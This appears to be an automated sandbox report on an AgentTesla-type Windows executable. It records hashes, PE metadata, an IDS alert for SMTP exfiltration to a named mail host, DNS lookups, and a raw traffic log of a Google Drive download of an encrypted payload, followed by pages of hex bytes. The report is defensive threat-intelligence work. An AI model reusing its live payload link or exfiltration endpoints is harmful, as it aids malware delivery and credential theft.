SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB	
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA2	
Malicious:	true	
Reputation:	moderate, very likely benign file	
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...# This file contains the mappings of IP addresses to host names. Each...# entry should be kept on an individual line. The IP address should...# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one...# space...# Additionally, comments (such as these) may be inserted on individual...# lines or following the machine name denoted by a '#' symbol...# For example:...# 102.54.94.97 rhino.acme.com # source server.# 38.25.63.10 x.acme.com # x client host...# localhost name resolution is handled within DNS itself...# 127.0.0.1 localhost.#::1 localhost....127.0.0.1	

I:\Device\ConDrv	
Process:	C:\Users\user\AppData\Roaming\itKZVPq\itKZVPq.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1049
Entropy (8bit):	4.286073681226177
Encrypted:	false
SSDEEP:	24:z3d3+DO/0XZd3Wo3opQ5ZKBQFYVgt7ovrNOYIK:zNODBZXxo4ABV+SrUYE
MD5:	402278578416001C915480C7040F2964
SHA1:	B4833865ECE3609EC213509D4AB7D7A195C00753
SHA-256:	86E0747C9B54AA9AACB788589E70E19279DF13F1393795E689342AF3302912E1
SHA-512:	473600FBC051B22E9E7A6FBE1694ED736CF90DE5A8DF92AF1FA9A85DD97379CFF0E8A5DF89937AE083BEBEFC81C407A907D0FB5ED9019BEDF6FB4703838321B
Malicious:	false
Preview:	Microsoft .NET Framework Assembly Registration Utility version 4.8.4084.0..for Microsoft .NET Framework version 4.8.4084.0..Copyright (C) Microsoft Corporation. All rights reserved.....Syntax: RegAsm AssemblyName [Options]..Options:.. /unregister Unregister types.. /tlb[:FileName] Export the assembly to the specified type library.. and register it.. /regfile[:FileName] Generate a reg file with the specified name.. instead of registering the types. This option.. cannot be used with the /u or /tlb options.. /codebase Set the code base in the registry.. /registered Only refer to already registered type libraries.. /asmpath:Directory Look for assembly references here.. /nologo Prevents RegAsm from displaying logo.. /silent Silent mode. Prevents displaying of success messages.. /verbose Displays extra information..

Static File Info

General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.349869263832848
TrID:	- Win32 Executable (generic) a (10002005/4) 99.15% - Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	correction HAWB.exe
File size:	135168
MD5:	8a29580d47943a0f2c61ca552a63bc30
SHA1:	e4cdec934b4bfc2e055216c03ac7056069100b05
SHA256:	53c0cf32d25f350a579729af76c466b68b899586b620ffae8925fcb4d831dc2c8
SHA512:	358c751d102753fd81e1d527a438ca7aed36dec3d605e870a4bf3f3232027ae1d66db2c8c70771c6e781f3a52317dddec0e483b4dce501c5ef30cc1189f217177
SSDEEP:	1536:VTbVTmIJnm6UC/HuomaUi0gAC6/HzDc7uWWDNvtKyUrWBeSVpynmKTGYFZnymht:V/VTvnbHJ/Tk/eS3ybzH
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode...\$.....#...B...B...B..L^...B...B...d...B..Rich.B.....PE..L.....Y.....`.....h.....@.....B..

File Icon

	
Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x401868
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x59B6E088 [Mon Sep 11 19:14:16 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c727a98e677fb7bd25bb06d2a2d956f1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x19ee0	0x1a000	False	0.56938288762	data	6.82320580255	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x1b000	0xaf0	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1c000	0x456a	0x5000	False	0.396240234375	data	4.60844428158	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/14/21-04:37:14.391630	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/14/21-04:37:19.319600	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49771	587	192.168.11.20	116.0.120.83

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 14, 2021 04:35:36.547377110 CEST	192.168.11.20	1.1.1.1	0xa8eb	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
Oct 14, 2021 04:35:37.371421099 CEST	192.168.11.20	1.1.1.1	0x4194	Standard query (0)	doc-08-28-docs.googleusercontent.com	A (IP address)	IN (0x0001)
Oct 14, 2021 04:37:12.860445023 CEST	192.168.11.20	1.1.1.1	0xf20f	Standard query (0)	mail.cselegance.com	A (IP address)	IN (0x0001)
Oct 14, 2021 04:37:13.869731903 CEST	192.168.11.20	9.9.9.9	0xf20f	Standard query (0)	mail.cselegance.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 04:35:36.578587055 CEST	1.1.1.1	192.168.11.20	0xa8eb	No error (0)	drive.google.com		172.217.168.46	A (IP address)	IN (0x0001)
Oct 14, 2021 04:35:37.413491964 CEST	1.1.1.1	192.168.11.20	0x4194	No error (0)	doc-08-28-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Oct 14, 2021 04:35:37.413491964 CEST	1.1.1.1	192.168.11.20	0x4194	No error (0)	googlehosted.l.googleusercontent.com		142.250.185.193	A (IP address)	IN (0x0001)
Oct 14, 2021 04:37:14.105405092 CEST	1.1.1.1	192.168.11.20	0xf20f	No error (0)	mail.cselegance.com	cselegance.com		CNAME (Canonical name)	IN (0x0001)
Oct 14, 2021 04:37:14.105405092 CEST	1.1.1.1	192.168.11.20	0xf20f	No error (0)	cselegance.com		116.0.120.83	A (IP address)	IN (0x0001)
Oct 14, 2021 04:37:14.391374111 CEST	9.9.9.9	192.168.11.20	0xf20f	No error (0)	mail.cselegance.com	cselegance.com		CNAME (Canonical name)	IN (0x0001)
Oct 14, 2021 04:37:14.391374111 CEST	9.9.9.9	192.168.11.20	0xf20f	No error (0)	cselegance.com		116.0.120.83	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- drive.google.com
- doc-08-28-docs.googleusercontent.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49768	172.217.168.46	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:36 UTC	0	OUT	GET /uc?export=download&id=1-G0aaBcc_jufuDxKNgbgyGXCFadOz4oO HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: drive.google.com Cache-Control: no-cache
2021-10-14 02:35:37 UTC	0	IN	HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Thu, 14 Oct 2021 02:35:37 GMT Location: https://doc-08-28-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7i7deffksulhg5h7mbp1/t4shmnlujbaqahk4bi15tv00ii385av2/1634178900000/16524389560697724177/*1-G0aaBcc_jufuDxKNgbgyGXCFadOz4oO?e=download P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-i0KjbAm4KnUeczhs0CLjkg' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=o1hTgGvEmos2zL9JYHsMcFEFNTfUI63Ay_uUv8KpVRv5nkystZAubi8G0qxmMAGPCnY8hFpFNeRDZSbyjlsOc1-p_D3J20QCpRDjNqWQFjUoeVGB6Tx4mH2Hv1_TVf0Qa-1A6tiHc-Fa1Z7223ibwqoTl2GaHoL7WVxQ20p3R7o; expires=Fri, 15-Apr-2022 02:35:36 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=none Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2021-10-14 02:35:37 UTC	1	IN	Data Raw: 31 38 34 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 30 38 2d 32 38 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 74 34 73 68 Data Ascii: 184<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-08-28-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7i7deffksulhg5h7mbp1/t4sh
2021-10-14 02:35:37 UTC	1	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49769	142.250.185.193	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	1	OUT	GET /docs/securesc/ha0ro937gcuc7i7deffksulhg5h7mbp1/t4shmnlujbaqahk4bi15tv00ii385av2/1634178900000/16524389560697724177/*1-G0aaBcc_jufuDxKNgbgyGXCFadOz4oO?e=download HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: doc-08-28-docs.googleusercontent.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	2	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdshypFMkC9LpeppCMDYp0W8-URUjt2l-DNcmVnYba-LJ1x6AufLSqSRwUSADNiy XBVqPJQRBeEERmMZUKn3T3Y Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-API-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-Pageld, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-API-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespaces, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout Access-Control-Allow-Methods: GET,OPTIONS Content-Type: application/octet-stream Content-Disposition: attachment;filename="SOFTY_pSISGJdgC109.bin";filename*=UTF-8'SOFTY_pSISGJdgC109.bin Content-Length: 221760 Date: Thu, 14 Oct 2021 02:35:37 GMT Expires: Thu, 14 Oct 2021 02:35:37 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=zMK+0A== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000;v="46,43" Connection: close
2021-10-14 02:35:37 UTC	6	IN	Data Raw: 5d 6b 85 3d b7 c7 7c cb 45 8c 9c 7a 30 17 ca a4 06 36 49 16 2c c7 2c 62 04 a4 41 f2 c2 f5 5c 6a d7 a7 87 67 18 0a 85 89 23 4b 42 e1 8e 0e 31 bf 5f 16 0f ca 20 25 96 9c 58 13 a8 57 18 63 f9 2c a8 72 ad c7 94 5d 05 c6 3c 66 f5 af 03 a2 60 d5 58 03 42 88 b7 32 09 3a 0f 1f d3 0b 2e 4a f2 6e ec e7 af 50 b7 3d fc 2b 3f 4b b7 6b 1e f6 ec 5e e5 c8 52 e7 fa ba e1 4e 2b 9f 52 24 64 f7 63 40 c8 81 58 4d 29 b7 9f cc a8 90 fe 90 06 b5 05 f2 b3 30 3f fb ad f5 96 d0 26 e0 0f d6 24 ff b6 56 80 87 f5 b4 90 61 74 3e 56 fb eb 76 83 24 22 19 99 db dc 4f 75 2a 1d 4c 81 d3 54 89 d5 4e ac 07 38 8a 0e 71 5b 85 cb b7 5c 4a 05 c9 97 53 27 8c 0c ce db 64 7d d3 52 06 5e fe 3e 32 d0 97 58 a6 f5 b8 65 cf 2e c2 a3 31 33 b0 8d ee ee f6 59 d2 ab 0c 88 9a ba d4 35 cc 1f 38 22 f4 70 39 cc Data Ascii:]k=[Ez06I,,bA]g#KB1_ %XWc,r]<f XB2:.JnP=+?Kk^RN+R\$dc(XM)0?&\$vat=Vv\$"Ou*LTn8q[JS'd]R^>2 Xe.13Y58"p9
2021-10-14 02:35:37 UTC	9	IN	Data Raw: ec 76 8f a3 a5 00 f7 c5 b5 74 da e4 5f 8d ec b6 d1 f5 ab 7e e2 49 8c 4e 5e 90 ec 72 e6 fe d0 79 ff a1 bb 51 0e 76 77 e8 21 09 7a 26 d5 9a c7 c1 3e 3a 35 67 5e 9b 0d 4f d4 f6 4b c6 f9 ba dc ce 3c 77 01 74 51 6d dc ce 4a 50 12 8b 47 20 46 aa 6e cc de 71 16 f6 c7 02 c8 86 ec 5c c4 12 d4 80 6f e0 4b 0b 50 3c 49 53 8c d8 d9 8c 0c df c7 3d f1 18 d7 1d 7d c9 cb f2 5f c0 52 76 eb 22 1c 38 39 09 70 3a b2 ea 56 c4 4d 14 51 e1 d5 33 61 2b 5c 2a 47 a1 06 4d 9b 42 63 60 fd 21 c3 9f 8d bb ee 0e 89 74 d8 d6 e2 81 56 9f 60 a5 d8 e0 ce 21 ea 84 f4 e8 0c 97 f1 60 40 69 42 fd 34 7a db 28 bc 59 48 ad e0 9b f1 f7 44 09 fe 3f 9c 31 f2 46 f6 1f 8f 18 0b 3a ee 64 ec 75 b3 88 45 1a dd 23 f3 9b c6 c6 08 ea 2a 95 63 9c c5 c8 67 7f 28 2f 96 1d 00 de 3f bb 56 ef e1 14 ed b2 eb bf b5 Data Ascii: vt_~IN^ryQvw!z&>;5g^OK<wtQmJPG Fnq!oKP<IS=}_Rv"89p:VMQ3a+!^GMBc!tV"!@iB4z(YHD?1F:duE#*cg(/?V
2021-10-14 02:35:37 UTC	13	IN	Data Raw: 27 43 31 d2 e8 bd af 25 c4 60 cd 27 b0 fb ca a9 b3 62 f8 36 9a fa 26 3c 31 6c 29 80 4a 04 b1 6a ea 67 fc ff d0 d8 b2 2f 2a 43 c2 4e ce 1e 66 5c e7 49 10 1f ec 4e 56 cc fc b6 6d 78 a0 fa 62 b0 47 d7 fb 25 96 e5 31 98 01 cb 48 3b 16 61 17 f3 e6 3c be 7c 77 92 35 fe 7c aa 8d 2a 16 89 74 6a 5c 10 80 0a 8a 14 3e 9b 30 3d c7 93 ff 1a cf 2b 62 f5 be f8 42 6b 2b e1 2f 4e 81 a9 4c 11 3a 4f 1b 71 14 22 59 f6 6e fd e3 b2 ae b6 11 f7 22 25 63 92 6b 1e fc 4e 40 f6 cc 52 f6 fe ac 1f 4f 07 9c 45 37 e0 f7 72 44 d9 86 1c 42 05 01 bd 04 b1 c0 02 23 34 93 2f 83 da 43 1b a3 fb 9a f1 a8 6d 9e 1f b7 45 99 d9 39 f4 af 97 d1 a1 05 0a 7b 6d 92 82 41 39 6a 5d 3b ec bf b8 2d 4d d9 11 6a a7 c4 5f 89 d2 56 52 06 44 cd 25 73 3c 67 e0 c0 9d 54 5e aa bf f3 27 8c 06 e6 a3 66 9d d5 78 a7 Data Ascii: 'C1%"b6&<1)J]g/*CN\NvmbxG%1H;a<[w5]*tj>0=+bBk+/NL:"Oq"Yn"%ckN@ROE7rDB#4/CmE9[mA9]];-Mj_VRD%\$s<gT^"fx
2021-10-14 02:35:37 UTC	17	IN	Data Raw: 04 81 44 b7 61 8b 1e db 70 b7 78 18 0e de dd 19 a2 cd 1e ce 62 0c 70 4f be 2f 0c 13 bf 6b 9b a0 36 c9 e9 7f 55 db f9 21 8b ad ff 8b 06 f9 82 c5 74 da e4 ab fb c2 b4 d7 e0 83 88 33 63 bb 48 52 8b e0 4f ed ef fe 79 c6 be a8 57 15 a1 18 23 0b 09 70 31 2a b0 cf ae f1 3a 4c 6d 5f ea 0f 25 d2 99 86 c6 fb b0 92 30 7c b3 10 78 3e a0 dc ce 40 47 ec 89 b5 b4 70 b9 74 cc a0 7e 0d c6 c6 6e f7 43 ee 5c d7 3a 1a 91 6d c2 42 80 50 36 3d 71 89 f0 b5 84 c6 f1 a5 f8 f3 12 be 4c f0 dc c1 f4 49 bc 5e 67 ab 3e 32 de 1b 47 76 32 f5 61 54 c4 41 3a 61 8e 9b 39 c3 30 1a 22 5d 08 4b 4d 9d 59 6c 60 77 21 c3 9f ca cc ee 0e 89 d0 e1 db f8 a9 96 f2 31 a3 de c2 53 4e b8 8e dc 24 05 90 83 72 67 69 43 98 c5 6b 9b 3b bc d1 48 ad e0 9c df f1 df 09 f4 23 f4 7c f0 46 f0 30 c7 4c 0b 30 46 79 Data Ascii: DapxbpO/k6U!t3cHROyW#p1*:Lm_%0 x>@Gpt-nC!:mBP6=qLI^g>2Gv2aTA:a90"JKMYI'w!1SN\$rgiCk;H#JF0 L0Fy

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	18	IN	Data Raw: 19 1e 28 63 fc e4 f2 d5 4b 06 c9 4a cb 51 f7 69 1a 44 e1 eb 09 24 cf e4 47 c2 88 99 6c 54 a1 d5 6b c9 77 07 f9 21 32 f1 5c 84 01 da 48 0c 38 9f 16 d5 85 e4 a2 54 0f b6 24 ff a0 ac 87 39 16 e6 b4 6e 42 e4 a7 f8 89 38 0d d2 28 3d cd 84 61 2d fe 38 66 ff 71 fc 4f 21 fd 35 03 42 82 8d 5b f7 c5 b0 c1 dd 19 6f b4 e4 61 ec e7 b4 3f e0 3d fc 21 e3 5a b0 04 c8 f6 ec 54 8a 05 52 e7 f0 a3 df 23 2a 9f 52 5a ea f7 63 44 d1 ad df 6b eb 01 96 07 a1 02 ff dc cd bc 79 9a da 45 0e 8c b0 4c f1 a2 4d a5 0b b5 45 9b cc 2f dc 95 97 d1 b6 35 dc 6a 77 92 85 73 ef 5c 71 39 fe a7 85 3e 48 20 38 7e a5 d3 5e 54 f0 4f ac 07 16 c1 0e 71 13 9c 88 2b 9f 54 58 b3 1a 46 27 8c 0d dd 9b 75 dd c5 78 d6 57 ff 33 90 c1 8f 4c d8 e2 b0 65 cb 06 87 a1 31 eb ee d7 ec ee d0 36 af ab 0c 82 38 ab 94 Data Ascii: (cKJQiD\$NGITkw!2\H8T\$9nB8(=-a8fqO!5B[oa?=!ZTR##*RZcDkyELME/5jws\q9>H 8~^TOq+TXFuxW3Lse168
2021-10-14 02:35:37 UTC	19	IN	Data Raw: da f4 4b c6 4e b2 85 ce 71 ec 01 7e 4b 6d dc cf 4a 50 12 8b 2e 85 46 b8 7a cc de 70 df ce c2 02 d0 87 ec 5c cb 12 d4 90 6d c8 02 0b b1 3e 3d 60 82 d8 d8 86 29 ff 8d 3d fe 12 b8 56 67 c9 c1 f5 48 af 1e 76 15 20 1a 18 0a 47 70 3a cc ae 56 c4 48 12 46 8e 81 33 61 20 5a 35 75 ce 69 44 9b 48 6b 48 b1 23 ed 90 e2 eb e1 0e 83 72 ea 9b e0 80 50 f0 31 a5 e5 c3 c8 4e b6 84 f4 e2 4c 99 85 5a 4f 69 43 92 7d 7a db 23 94 17 23 a5 ad bc 84 d9 d9 4a 09 f4 29 b4 d2 46 f9 18 e0 4c 11 3a e4 69 eb 1a eb 88 32 19 6a 34 2b 16 ed c6 8d ec 27 96 74 84 b6 91 7d 7f 22 3d 92 0a 13 db bd a1 51 f9 63 2b ed b2 48 a5 b3 67 42 7b 39 f0 fc 6d ab 65 6a c8 23 95 9f fa 88 28 56 73 5e 6c a2 1b 55 9a 15 71 ee 05 28 81 6f f4 c7 9a 7b 7a 51 31 43 24 15 f0 f2 f3 7e 43 e1 09 5a 07 fb 34 65 26 1f Data Ascii: KNq~KmJP.Fzplm>=)=VgHv Gp:VHF3a Z5uiDHkH#rP1NLZOIC}z#JJ)FL:i2j4+!j}"=Qc+HgB[9mej#(Vs^IU q(o{zQ1C\$~CZ4e&
2021-10-14 02:35:37 UTC	20	IN	Data Raw: 58 88 b7 33 1a 0a 4c 1f 5e 0b 2e 4a fa 6e ec f6 b9 5b 8f 42 fc 2b 3f 4b b0 7c e0 f7 c0 5c fd c3 52 e0 e2 44 e0 62 22 9c 44 1b 89 f7 63 40 df 95 e2 44 34 fd 97 2d 82 2a e9 df a4 67 51 9a d0 69 01 80 df 9d ed 5c 46 a1 22 b7 2a 5c d8 39 fe a4 a7 34 b2 39 1c 5b 76 95 9f a8 c6 47 7a 3b 9b 79 b8 2a 51 31 23 a5 de b8 54 d9 ce b0 2b 67 20 73 17 82 e4 25 ab 94 54 5f b1 69 52 0b 8a 0f d8 f5 89 87 d8 50 00 43 01 34 1e d2 d8 50 a6 f2 ae 9b ce 02 c0 88 34 d5 ba 71 11 11 d0 73 d2 ab 0c 9b aa b8 d4 ec cc 1f 18 05 f4 70 2a da 9f 9e 78 3b 9c 95 1c a4 49 73 09 15 05 0c cf a5 89 3f d9 0e 9c 69 34 4a 77 1f 35 5a 58 6b be 5e db cd eb 93 9c ee 7a cd cd fb 25 f8 71 27 9d ac bb 72 25 1a 62 64 e6 88 b7 d0 5a 08 50 40 88 fd cd b6 ff ba f2 e2 7c ba 54 ac a4 9d d5 0c e7 c4 91 46 Data Ascii: X3L^..Jn[B+?K\IRDb"Dc@D4-*gQ\iF**949[vGz;Y*Q!#T+` s_T\RPC4P4qsp*;Is?4Jw5ZXk*z%q'r%bdZP@ Tf
2021-10-14 02:35:37 UTC	22	IN	Data Raw: cc 49 4b b3 a1 67 48 b7 4c be 99 e2 e1 e4 12 8f 72 f8 84 ee 7f 51 dc 3a a2 c1 94 d0 4e b8 80 56 fd 08 9c 85 52 58 97 42 be 75 52 df 22 94 11 25 ad e7 8d d3 b6 45 08 f4 23 d6 a3 fe 46 fe 07 e9 b2 0a 16 f3 16 e3 1a eb 8c 3b 08 6a 3a 21 3c e9 c6 08 ef a7 9e 7b 84 b2 8e 6d 73 22 34 8c f4 12 f7 3e d6 59 f9 6d 2f 93 aa ea ac b7 08 f4 7a 39 fa dc 24 5a 9b 95 d7 2a 99 2e fb 95 d6 59 5f 4f 6a 35 3c 57 9a 1c 67 c6 2b 32 81 65 e3 e9 f3 65 76 9f 30 5c 28 e5 f1 de f8 a5 5d 9f 10 55 07 ff 96 60 2b 13 35 e1 e7 3a 67 d8 e3 01 f9 b9 d6 30 1f 71 0b fd 18 7e d9 86 13 23 35 10 e4 16 54 11 e2 c6 d8 af 0a 3f d6 d7 bf 64 aa 43 bb 70 0b 53 15 cd 84 2f ee 0c 79 7f 3a 8b 49 f8 27 97 5a 6d 6f 89 46 29 cf 30 43 d7 5c d4 00 d5 4d e4 9f 7c c8 10 e4 63 9b 7e d7 27 0b 95 c3 f0 e8 04 43 Data Ascii: IKgHLrQ:NVRXBuR"%E#;j4!>[ms"4>Ym/Oz9\$T*.Y_Oj5~Wg+2eev0(\j\U+5:g0q~#5T?dCpSyl:lZmoF)0C\ M c~`C
